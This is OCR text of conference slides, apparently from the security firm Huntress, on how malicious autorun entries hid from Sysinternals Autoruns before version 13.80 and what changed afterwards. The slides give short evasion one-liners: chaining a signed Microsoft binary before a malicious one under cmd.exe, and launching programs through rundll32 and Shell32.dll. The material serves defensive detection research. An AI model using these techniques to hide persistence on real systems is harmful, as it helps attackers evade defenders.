


So We're Good Right?

HUNTRESS

Umm Nope

Autoruns >= 13.80



Prior To Autoruns 13.80

HUNTRESS

- Autoruns parsed the command and detected the /c option
- Reported the nested command rather than cmd.exe

- This made hiding malware harder
  - Nesting malicious executables under cmd.exe won't display as Microsoft applications and won't hide when hiding Microsoft Entries

Prior To Autoruns 13.80

- It was still possible to hide entries if first nested executable is signed by Microsoft
    - cmd.exe /c start consent.exe & evil.exe
    - consent.exe is a signed Microsoft executable distributed with Windows

Autoruns 13.80

- Released September 11th, 2017
- Stopped trying to parse most nested commands
  - cmd.exe /c evil.exe Displays as cmd.exe


Autoruns 13.80

- No longer hides cmd.exe (and others) when hiding Microsoft Entries
- Persisted cmd.exe is now more obvious but will require expert-level understanding to determine if it's legitimate or malicious

Shell32.dll Indirection

Shell32.dll Indirection

- Technique that combines RunDLL32.exe and Shell32.dll exported functions to execute another executable
- Autoruns prior to 13.80 would display Shell32.dll as the persisted binary




Shell32.dll Overview

- DLL that provides much of the functionality of explore.exe
  - “Open As” dialogs, running executables, etc.
- Exports a ton of useful functions that can load DLLs and execute applications
  - ShellExec_RunDLL, Control_RunDLL, DllInstall, etc.
- A signed Microsoft binary


Abusing Shell32.dll

rundll32.exe shell32.dll,ShellExec_RunDLL calc.exe




Autoruns < 13.80 (No Filter)

HUNTRESS

